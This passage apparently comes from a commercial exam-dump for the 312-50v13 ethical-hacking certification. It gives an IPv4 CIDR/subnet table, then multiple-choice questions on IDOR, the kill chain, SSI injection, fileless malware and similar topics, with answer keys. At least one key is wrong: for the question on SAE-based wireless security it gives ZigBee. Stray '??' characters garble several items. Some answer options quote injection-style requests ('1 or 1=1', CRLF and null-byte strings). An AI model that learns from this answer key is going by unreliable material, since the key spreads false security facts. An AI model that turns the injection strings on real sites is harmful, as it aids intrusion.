For IPv4, a network may also be characterized by its subnet mask or netmask, which is the bitmask that when applied by a bitwise AND operation to any IP address in the network, yields the routing prefix. Subnet masks are also expressed in dot-decimal notation like an address. For example, 255.255.255.0 is the subnet mask for the prefix 198.51.100.0/24.

IPv4 CIDR

CIDR	The last IP address on the subnet	Subnet mask	Number of addresses in a subnet	Number of hosts in the subnet
a.b.c.d/**32**	0.0.0.0	255.255.255.255	1	0
a.b.c.d/**31**	0.0.0.1	255.255.255.254	2	0
a.b.c.d/**30**	0.0.0.3	255.255.255.252	4	2
a.b.c.d/**29**	0.0.0.7	255.255.255.248	8	6
a.b.c.d/**28**	0.0.0.15	255.255.255.240	16	14
a.b.c.d/**27**	0.0.0.31	255.255.255.224	32	30
a.b.c.d/**26**	0.0.0.63	255.255.255.192	64	62
a.b.c.d/**25**	0.0.0.127	255.255.255.128	128	126
a.b.c.0/**24**	0.0.0.255	255.255.255.000	256	254
a.b.c.0/**23**	0.0.1.255	255.255.254.000	512	510
a.b.c.0/**22**	0.0.3.255	255.255.252.000	1024	1022
a.b.c.0/**21**	0.0.7.255	255.255.248.000	2048	2046
a.b.c.0/**20**	0.0.15.255	255.255.240.000	4096	4094
a.b.c.0/**19**	0.0.31.255	255.255.224.000	8192	8190
a.b.c.0/**18**	0.0.63.255	255.255.192.000	16 384	16 382
a.b.c.0/**17**	0.0.127.255	255.255.128.000	32 768	32 766
a.b.0.0/**16**	0.0.255.255	255.255.000.000	65 536	65 534
a.b.0.0/**15**	0.1.255.255	255.254.000.000	131 072	131 070
a.b.0.0/**14**	0.3.255.255	255.252.000.000	262 144	262 142
a.b.0.0/**13**	0.7.255.255	255.248.000.000	524 288	524 286
a.b.0.0/**12**	0.15.255.255	255.240.000.000	1 048 576	1 048 574
a.b.0.0/**11**	0.31.255.255	255.224.000.000	2 097 152	2 097 150
a.b.0.0/**10**	0.63.255.255	255.192.000.000	4 194 304	4 194 302
a.b.0.0/**9**	0.127.255.255	255.128.000.000	8 388 608	8 388 606
a.0.0.0/**8**	0.255.255.255	255.000.000.000	16 777 216	16 777 214
a.0.0.0/**7**	1.255.255.255	254.000.000.000	33 554 432	33 554 430
a.0.0.0/**6**	3.255.255.255	252.000.000.000	67 108 864	67 108 862
a.0.0.0/**5**	7.255.255.255	248.000.000.000	134 217 728	134 217 726
a.0.0.0/**4**	15.255.255.255	240.000.000.000	268 435 456	268 435 454
a.0.0.0/**3**	31.255.255.255	224.000.000.000	536 870 912	536 870 910
a.0.0.0/**2**	63.255.255.255	192.000.000.000	1 073 741 824	1 073 741 822
a.0.0.0/**1**	127.255.255.255	128.000.000.000	2 147 483 648	2 147 483 646
0.0.0.0/**0**	255.255.255.255	000.000.000.000	4 294 967 296	4 294 967 294

Table Description automatically generated

NEW QUESTION 272
- (Topic 3)
Insecure direct object reference is a type of vulnerability where the application does not verify if the user is authorized to access the internal object via its name or key. Suppose a malicious user Rob tries to get access to the account of a benign user Ned.
Which of the following requests best illustrates an attempt to exploit an insecure direct object reference vulnerability?

A. ??GET /restricted/goldtransfer?to=Rob&from=1 or 1=1?? HTTP/1.1Host: westbank.com??
B. ??GET /restricted/\r\n\%00account%00Ned%00access HTTP/1.1 Host: westbank.com??
C. ??GET /restricted/accounts/?name=Ned HTTP/1.1 Host westbank.com??
D. ??GET /restricted/ HTTP/1.1 Host: westbank.com

Answer: C

Explanation:

This question shows a classic example of an IDOR vulnerability. Rob substitutes Ned's name in the "name" parameter and if the developer has not fixed this vulnerability, then Rob will gain access to Ned's account. Below you will find more detailed information about IDOR vulnerability.
Insecure direct object references (IDOR) are a cybersecurity issue that occurs when a web application developer uses an identifier for direct access to an internal implementation object but provides no additional access control and/or authorization checks. For example, an IDOR vulnerability would happen if the URL of a transaction could be changed through client-side user input to show unauthorized data of another transaction.
Most web applications use simple IDs to reference objects. For example, a user in a database will usually be referred to via the user ID. The same user ID is the primary key to the database column containing user information and is generated automatically. The database key generation algorithm is very simple: it usually uses the next available integer. The same database ID generation mechanisms are used for all other types of database records.
The approach described above is legitimate but not recommended because it could enable the attacker to enumerate all users. If it??s necessary to maintain this approach, the developer must at least make absolutely sure that more than just a reference is needed to access resources. For example, let??s say that the web application displays transaction details using the following URL:
? https://www.example.com/transaction.php?id=74656
A malicious hacker could try to substitute the id parameter value 74656 with other similar values, for example:
? https://www.example.com/transaction.php?id=74657
The 74657 transaction could be a valid transaction belonging to another user. The malicious hacker should not be authorized to see it. However, if the developer made an error, the attacker would see this transaction and hence we would have an insecure direct object reference vulnerability.

NEW QUESTION 273
- (Topic 3)
Which among the following is the best example of the third step (delivery) in the cyber kill chain?

A. An intruder sends a malicious attachment via email to a target.
B. An intruder creates malware to be used as a malicious attachment to an email.
C. An intruder's malware is triggered when a target opens a malicious email attachment.
D. An intruder's malware is installed on a target's machine.

Answer: A

NEW QUESTION 275
- (Topic 3)
When considering how an attacker may exploit a web server, what is web server footprinting?

A. When an attacker implements a vulnerability scanner to identify weaknesses
B. When an attacker creates a complete profile of the site's external links and file structures
C. When an attacker gathers system-level data, including account details and server names
D. When an attacker uses a brute-force attack to crack a web-server password

Answer: C

NEW QUESTION 280
- (Topic 3)
Upon establishing his new startup, Tom hired a cloud service provider (CSP) but was dissatisfied with their service and wanted to move to another CSP.
What part of the contract might prevent him from doing so?

A. Virtualization
B. Lock-in
C. Lock-down
D. Lock-up

Answer: B

Explanation:
Lock-in reflects the inability of the client to migrate from one CSP to another or in-house systems owing to the lack of tools, procedures, standard data formats, applications, and service portability. This threat is related to the inappropriate selection of a CSP, incomplete and non-transparent terms of use, lack of standard mechanisms, etc. (P.2884/2868)

NEW QUESTION 281
- (Topic 3)
A "Server-Side Includes" attack refers to the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary code remotely.
Which web-page file type, if it exists on the web server, is a strong indication that the server is vulnerable to this kind of attack?

A. .stm
B. .html
C. .rss
D. .cms

Answer: A

NEW QUESTION 286
- (Topic 3)
Ben purchased a new smartphone and received some updates on it through the OTA method. He received two messages: one with a PIN from the network operator and another asking him to enter the PIN received from the operator. As soon as he entered the PIN, the smartphone started functioning in an abnormal manner. What is the type of attack performed on Ben in the above scenario?

A. Advanced SMS phishing
B. Bypass SSL pinning
C. Phishing
D. Tap 'n ghost attack

Answer: A

NEW QUESTION 289
- (Topic 3)
Stephen, an attacker, targeted the industrial control systems of an organization. He generated a fraudulent email with a malicious attachment and sent it to employees of the target organization. An employee who manages the sales software of the operational plant opened the fraudulent email and clicked on the malicious attachment. This resulted in the malicious attachment being downloaded and malware being injected into the sales software maintained in the victim's system. Further, the malware propagated itself to other networked systems, finally damaging the industrial automation components. What is the attack technique used by Stephen to damage the industrial systems?

A. Spear-phishing attack
B. SMishing attack
C. Reconnaissance attack
D. HMI-based attack

Answer: A

NEW QUESTION 291
- (Topic 3)
Calvin, a software developer, uses a feature that helps him auto-generate the content of a web page without manual involvement and is integrated with SSI directives. This leads to a vulnerability in the developed web application as this feature accepts remote user inputs and uses them on the page. Hackers can exploit this feature and pass malicious SSI directives as input values to perform malicious activities such as modifying and erasing server files. What is the type of injection attack Calvin's web application is susceptible to?

A. Server-side template injection
B. Server-side JS injection
C. CRLF injection
D. Server-side includes injection

Answer: D

NEW QUESTION 292
- (Topic 3)
Which wireless security protocol replaces the personal pre-shared key (PSK) authentication with Simultaneous Authentication of Equals (SAE) and is therefore resistant to offline dictionary attacks?

A. WPA3-Personal
B. WPA2-Enterprise
C. Bluetooth
D. ZigBee

Answer: D

NEW QUESTION 295
- (Topic 3)
Jack, a disgruntled ex-employee of Incalsol Ltd., decided to inject fileless malware into Incalsol's systems. To deliver the malware, he used the current employees' email IDs to send fraudulent emails embedded with malicious links that seem to be legitimate. When a victim employee clicks on the link, they are directed to a fraudulent website that automatically loads Flash and triggers the exploit. What is the technique used byjack to launch the fileless malware on the target systems?

A. In-memory exploits
B. Phishing
C. Legitimate applications
D. Script-based injection

Answer: B

Explanation:
Launching Fileless Malware through Phishing Attackers commonly use social engineering techniques such as phishing to spread fileless malware to the target systems. Fileless malware exploits vulnerabilities in system tools to load and run malicious payloads on the victim??s machine to compromise the sensitive information stored in the process memory. (P.978/962)

NEW QUESTION 297
- (Topic 3)
Jude, a pen tester working in Keiltech Ltd., performs sophisticated security testing on his company's network infrastructure to identify security loopholes. In this process, he started to circumvent the network protection tools and firewalls used in the company. He employed a technique that can create forged TCP sessions by carrying out multiple SYN, ACK, and RST or FIN packets. Further, this process allowed Jude to execute DDoS attacks that can exhaust the network resources. What is the attack technique used by Jude for finding loopholes in the above scenario?

A. UDP flood attack
B. Ping-of-death attack
C. Spoofed session flood attack
D. Peer-to-peer attack

Answer: C

Explanation:
In order to circumvent network protection tools, cybercriminals may forge a TCP session more efficiently by submitting a bogus SYN packet, a series of ACK packets, and at least one RST (reset) or FIN (connection termination) packet. This tactic allows crooks to get around defenses that only keep tabs on incoming

traffic rather than analyzing return traffic.

NEW QUESTION 299

.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

312-50v13 Practice Exam Features:

* 312-50v13 Questions and Answers Updated Frequently

* 312-50v13 Practice Questions Verified by Expert Senior Certified Staff

* 312-50v13 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* 312-50v13 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year